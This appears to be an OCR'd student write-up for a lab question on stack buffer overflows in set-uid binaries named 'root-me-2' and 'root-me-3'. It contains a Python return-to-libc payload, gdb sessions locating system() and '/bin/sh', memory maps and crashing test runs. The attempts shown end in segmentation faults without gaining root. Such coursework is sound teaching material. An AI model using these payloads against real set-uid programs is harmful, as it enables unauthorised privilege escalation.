
```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7658430 <system>
(gdb)
```

```python
import struct

padding = "A" * 212

system = struct.pack("I", 0xb7658430)

ret = "AAAA"
bin_sh = struct.pack("I", 0xb777ad98)


print padding + system  +ret + bin_sh
```


```
mary@U12:~$ ./root-me-2 "$(python payloadq6.py)"
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0◆e◆AAAA◆◆w◆
Segmentation fault (core dumped)
mary@U12:~$ ./root-me-2 "$(python payloadq6.py)"
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0◆e◆AAAA◆◆w◆
Segmentation fault (core dumped)
mary@U12:~$ whoami
mary
```

Question 7 (20 mks). Given the binary named “root-me-3”, turn it into a set-uid program and find a buffer overflow vulnerability in order to log as root. This binary was produced from a file “greeter2.c” under the elf32 format using the command • gcc -o root-me-3 -m32 -z execstack -fno-stack-protector greeter2.c

Find the buffer size: 208



```
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'q' is not defined
>>>
mary@U12:~$  ./root-me-3  'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
mary@U12:~$ ./root-me-3 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
mary@U12:~$ ./root-me-3 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
mary@U12:~$ ./root-me-3 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
(gdb) r
Starting program: /home/mary/root-me-3

Breakpoint 1, 0x08048527 in main ()
(gdb) Info proc map
process 2523
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/mary/root-me-3
         0x8049000  0x804a000     0x1000        0x0 /home/mary/root-me-3
         0x804a000  0x804b000     0x1000     0x1000 /home/mary/root-me-3
        0xb7e20000 0xb7e21000     0x1000        0x0
        0xb7e21000 0xb7fc5000   0x1a4000        0x0 /lib/i386-linux-gnu/libc-2.1
5.so
        0xb7fc5000 0xb7fc7000     0x2000   0x1a4000 /lib/i386-linux-gnu/libc-2.1
5.so
        0xb7fc7000 0xb7fc8000     0x1000   0x1a6000 /lib/i386-linux-gnu/libc-2.1
5.so
        0xb7fc8000 0xb7fcb000     0x3000        0x0
        0xb7fdb000 0xb7fdd000     0x2000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.15.
so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.15.
so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.15.
so
---Type <return> to continue, or q <return> to quit---
```

```
(gdb) find      0xb7e21000,+9999999,"/bin/sh"
0xb7f82d98
warning: Unable to access target memory at 0xb7fc92a0, halting search.
1 pattern found.
(gdb) x/s0xb7f82d98
0xb7f82d98:      "/bin/sh"
(gdb)
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e60430 <system>
```